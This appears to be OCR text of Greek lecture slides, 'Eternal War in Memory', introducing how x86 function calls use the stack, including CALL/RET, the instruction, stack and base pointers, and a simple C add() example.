Eternal War in Memory

Dimitris Mitropoulos
dimitro@di.uoa.gr

Εισαγωγικά
functions

- Μια μέθοδος (**function**), είναι ένα επαναχρησιμοποιήσιμο (reusable) κομμάτι κώδικα.
- Ένα πρόγραμμα καθώς εκτελείται μπορεί να καλέσει ένα function και να “επιστρέψει” (return) αφού αυτό τελειώσει.
- Ένα function δέχεται ορίσματα (arguments), επιστρέφει μια τιμή, και μπορεί να έχει “τοπικές” μεταβλητές.

που αποθηκεύονται όμως τα ορίσματα και οι τοπικές μεταβλητές;


Εισαγωγικά
Stack

- Όταν ένα function καλείται, τα δεδομένα που το αφορούν, μαζί με άλλες χρήσιμες πληροφορίες, αποθηκεύονται στην στοίβα (**stack**) εκτέλεσης.
- Τα ορίσματα μπαίνουν στην στοίβα πριν την κλήση της συνάρτησης (σε **x86** μηχανήματα).
- Οι τοπικές μεταβλητές αποθηκεύονται και αυτές στην στοίβα.
- Calling = **push**.
- Return = **pop**.


add (x, y)

```
int add(int x, int y) {
    int sum;
    sum = x + y;
    return(sum);
}
```

Κλήση της add




Κλήση της add (2)



CALL

Ο Instruction Pointer (**IP**), δείχνει στην **θέση μνήμης** από όπου η CPU θα πάρει και θα εκτελέσει το επόμενο instruction. Η CALL θα κάνει 2 πράγματα:


1. Θα κάνει push τον IP στην στοίβα,
2. θα πάει (jump) στην διεύθυνση της add.




Η RET θα κάνει pop την αποθηκευμένη τιμή του IP.

Στην Στοίβα

- Stack Pointer (**SP**): Πάντα δείχνει στην κορυφή της στοίβας.
- Base Pointer (**BP**): Πρόκειται για τον frame pointer (θα μιλήσουμε σε λίγο για τα frames). Ο BP δείχνει σε διάφορες περιοχές της στοίβας.




Ορίσματα



